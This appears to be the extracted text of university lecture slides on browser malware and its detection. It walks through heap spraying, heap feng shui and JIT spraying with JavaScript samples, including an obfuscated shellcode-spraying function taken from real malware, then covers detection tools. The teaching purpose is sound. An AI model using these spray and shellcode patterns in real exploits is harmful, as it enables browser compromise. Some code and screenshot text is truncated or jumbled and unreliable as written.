

MALWARE DEFENSES

Ben Livshits, Microsoft Research

Overview of Today's Lecture

2

- Advanced attack techniques
 - ▣ Heap spraying
 - ▣ Heap feng shui
 - ▣ JIT spraying
- Drive-by malware and browsers as a target
- Malware **prevention**

Runtime detector

Static detector

Zozzle

Rozzle

Browser-agnostic detection

Heap-Based Exploitation: 3-Step Process

3

1. Force the right x86 code to be allocated on the program heap
 2. Exploit
 3. Force a jump to the heap
- All parts are challenging
 1. First can be done with JavaScript
 2. Second part is tough
 3. Third is unreliable

Advanced Malware Techniques

4

□ Heap spraying

```
function spray(sc)
{
var infect=unescape(sc.replace(/dadong/g, "\x25\x75"));
var heapBlockSize=0x100000;
var payloadSize=infect.length*2;
var szlong=heapBlockSize-(payloadSize+0x038);
var retVal=unescape("%u0a0a%u0a0a");
retVal=getSampleValue(retVal,szlong);
aablk=(0x0a0a0a0a-0x100000)/heapBlockSize;
zzchuck=new Array(); // <- heap spray
for(i=0;i<aablk;i++){zzchuck[i]=retVal+infect}
}
```

□ Heap feng shui

```
var a1="dadong";
```


```
/* shellcode */
```

```
spray(a1+"9090"+a1+"dadong9090dadong9090dadongE1D9dadong34D9dadong  
dong3080dadong4021dadongFAE2dadong17C9dadong2122dadong4921dadong0  
ng85D2dadongF1DEdadongD7C9dadongDEDEdadongC9DEdadong221Cdadong212
```


□ JIT spraying

Stack Overflow Exploit

Stack




Heap Corruption Exploit



```
<IFRAME  
SRC=file:///BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB  
BBBBB ...  
NAME="CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC  
CCCCC ...  
&#3341;&#3341;"></IFRAME>
```

1 exploit

Heap Spraying Exploit



1 spray

2 exploit

3 jump

How to Set Up Heap Spraying?

```
<SCRIPT language="text/javascript">
  shellcode = unescape("%u4343%u4343%...");
  oneblock = unescape("%u0C0C%u0C0C");
  var fullblock = oneblock;
  while (fullblock.length<0x40000) {
    fullblock += fullblock;
  }

  sprayContainer = new Array();
  for (i=0; i<1000; i++) {
    sprayContainer[i] = fullblock + shellcode;
  }
</SCRIPT>
```


Advanced Malware Techniques

9

□ Heap spraying

□ Heap feng shui

□ JIT spraying

- Heap Feng Shui is a new technique for precise manipulation of the browser heap layout using specific sequences of JavaScript allocations
- This is implemented as a JavaScript library with functions for setting up the heap in a controlled state before triggering a heap corruption bug
- Using this technique makes it possible to exploit very difficult heap corruption vulnerabilities with great reliability and precision

Heap Massaging

10

```
<script type="text/javascript"
src="heapLib.js"></script>

<script type="text/javascript">

    // Create a heapLib object for Internet Explorer
    var heap = new heapLib.ie();

    heap.gc();      // Run the garbage collector
before doing any allocations

    // Allocate 512 bytes of memory and fill it with
padding
    heap.alloc(512);

    // Allocate a new block of memory for the string
"AAAAA" and tag the block with "foo"
    heap.alloc("AAAAA", "foo");

    // Free all blocks tagged with "foo"
    heap.free("foo");
</script>
```

- This program allocates a 16 byte block of memory and copies the string "AAAAA" into it
- The block is tagged with the tag foo, which is later used as an argument to free()
- The free() function frees all memory blocks marked with this tag

Advanced Malware Techniques

11

□ Heap spraying

□ Heap feng shui

□ JIT spraying

INTERPRETER EXPLOITATION: POINTER INFERENCE AND JIT SPRAYING

Dion Blazakis <dion@semantiscopes.com>

ABSTRACT

As remote exploits have dwindled and perimeter defenses have become the standard, remote client-side attacks are the next best choice for an attacker. Modern Windows operating systems have quelled the explosion of client-side vulnerabilities using mitigation techniques such as data execution prevention (DEP) and address space layout randomization (ASLR). This work will illustrate two novel techniques to bypass DEP and ASLR mitigations. These techniques leverage the attack surface exposed by the advanced script interpreters or virtual machines commonly accessible within the browser. The first technique, pointer inference, is used to find the memory address of a string of shellcode within the ActionScript interpreter despite ASLR. The second technique, JIT spraying, is used to write shellcode to executable memory by leveraging predictable behaviors of the ActionScript JIT compiler bypassing DEP. Future research directions and countermeasures for interpreter implementers are discussed.

INTRODUCTION

The difficulty in finding and exploiting a remote vulnerability has motivated attackers to devote their resources to finding and exploiting client side vulnerabilities. This influx of different client side attackers has pushed Microsoft to implement robust mitigation techniques to make exploiting these vulnerabilities much harder. Sotirov and Dowd [1] have described in detail each of the mitigation techniques and their default configurations on versions of Windows through Windows 7 RC. Their work shows some of the techniques available to bypass these protections and how the design choices made by Microsoft has influenced the details of these bypasses. One thing that stands out throughout this paper is how ripe a target the browser is for exploitation – the attacker can use multiple plug-ins, picking and choosing specific exploitable features, to set-up a reliable exploit scenario.

The classic web browser, bursting at the seams with plug-ins, could not have been designed with more exploitation potential. It requires a robust parser to parse and attempt to salvage 6 versions of mark-up. With the advent of “Web 2.0”, a browser must now include a high performance scripting environment with the ability to rewrite those parsed pages dynamically. The library exposed to the scripting runtime continues to grow. Additionally, most browsers are now taking advantage of recent JIT and garbage collection techniques to speed up Javascript execution. All this attack surface and we haven’t begun to discuss the plug-ins commonly installed.

Rich internet applications (RIAs) are not going away and Adobe currently maintains a hold over the market with Flash – the Flash Player is on 99% of hosts with web browsers installed. Sun’s Java Runtime Environment is another interpreter commonly installed. Microsoft Silverlight is an RIA framework based upon the .NET runtime and tools. Silverlight is still struggling to gain market share but could be a contender in the future (e.g. Netflix On-Demand is starting to use this technology). Each of these plug-ins require a complex parser and expose more attack surface through a surplus of attacker reachable features. For example, Adobe Flash Player implements features including a large GUI library, a JIT-ing 3D shader language, a RMI system, an ECMAScript based JIT-ing virtual machine,

JIT Spraying: JavaScript to x86

12

- Create code to generate specific memory patterns
- Memory will be automatically filled as part of JITing (code generation into x86)


```
var y =
    (
        0x3c54d0d9 ^
        0x3c909058 ^
        0x3c59f46a ^
        0x3c90c801 ^
        0x3c9030d9 ^
        0x3c53535b ^
        ... )
    addr      op imm      assembly
    0         B8 D9D0543C    MOV EAX, 3C54D0D9
    5         35 5890903C    XOR EAX, 3C909058
    10        35 6AF4593C    XOR EAX, 3C59F46A
    15        35 01C8903C    XOR EAX, 3C90C801
    20        35 D930903C    XOR EAX, 3C9030D9
    25        35 5B53533C    XOR EAX, 3C53535B
```

Malware Detection

13

- How do we find malware
 - ▣ Static analysis
 - ▣ Dynamic analysis
 - ▣ In-browser protection
 - ▣ Challenges

Finding Malware on a Web Scale



Ben Livshits

Ben Zorn

Christian Seifert

Charlie Curtsinger

Microsoft Research
Redmond, WA

Blacklisting Malware in Search Results


The screenshot shows a Windows Internet Explorer browser window with the address bar displaying `http://203.172.177.72/t1/aebfdc/ftafileskeysfreedownloads.html%20-%20Bing`. The search bar contains the same URL. The search results show a link titled "Fta Files Keys Free Downloads - 15315016 ..." with a description: "fta files keys free downloads Stop wasting your time waiting for software updates, and instructions for the new line of ... 203.172.177.72/t1/aebfdc/ftafileskeysfreedownloads.html". A callout box points to this result with the following text:

CAREFUL!
The link to this site is disabled because it might download malicious software that can harm your computer. [Learn More](#)

We suggest you choose another result, but if you want to risk it, [visit the website](#).

Below the callout, the search results also show "Related Searches for http://203.172.177.72/t1/aebfdc/ftafileskeysfreedownloads.html" including "Call Forwarding", "Verizon Call Forwarding", "72 Call Forwarding", "72 Chevy Truck", "72 Phone Call", and "Star 72".

Drive-by Malware Detection Landscape



Brief History of Memory-Based Exploits



Heap Spraying

FireEye
Threat research,

ZDNet

Search

UK Edition | News | Reviews | Blogs | Apple | Broadband | Cloud | DigitalGov | Google | E

Home | Archives

« Bad Actors Pa

2009.07.23

Heap Spraying

Why turning Old QuickTime code leaves IE open to attack

ZDNet UK / News and Analysis / Security

By Tom Espiner, ZDNet UK, 31 August, 2010 14:42

NEWS A zero-day vulnerability in Apple QuickTime that could allow a remote attacker to take over a computer running Internet Explorer has been reported by security researchers.

The flaw bypasses two commonly used security measures on Windows systems: address space layout randomisation (ASLR) and data execution prevention (DEP), according to Ruben Santamarta, a researcher for Spanish security company Wintercore.

"The exploit defeats ASLR+DEP and has been successfully tested on [Windows 7], Vista and XP," said Santamarta in security advisory on Monday.

Santamarta said that Windows 7, Vista and XP machines using IE are vulnerable if the user visits a malicious website. Apple QuickTime 7.x and 6.x code can be exploited through the browser and is vulnerable to an exploit that uses a heap-spraying technique, said the researcher. Heap spraying is a technique which tries to put bytes into the memory of a target process.

The flaw appears to be the result of Apple developers including old code in newer versions of QuickTime, according to Santamarta. The problem lies with the parameter for the QTPlugin.ocx functionality, which has been removed in later versions of QuickTime.

"I guess someone forgot to clean up the code," said Santamarta, who exposed a critical vulnerability in Java in April alongside Google security researcher Tavis Ormandy..

Introduction

As you may have heard how it's implemented,

Background Summary

Most of the Acrobat exploit in Javascript/ECMAScript that went so well for PoC was trying to get away from Acrobat Reader.

But apparently there's no ProgramFiles%\Adobe\Reader\rt3d.dll file

Team (PSIRT.)

Anyway, here's why... Flash finally did something new


Details

```
/* Heap Spray C
oneblock = unet
var fullblock
while (fullblock
{
    fullblock
}
sprayContainer
for (i=0; i<1000000000; i++)
{
    sprayCon
}
var searchA
function end
{
    var i;
    var c;
    var espData;
    for (i=0; i<1000000000; i++)
    {
        c="data:
        if (c=="
        espData=c;
    }
    return espData;
}
```

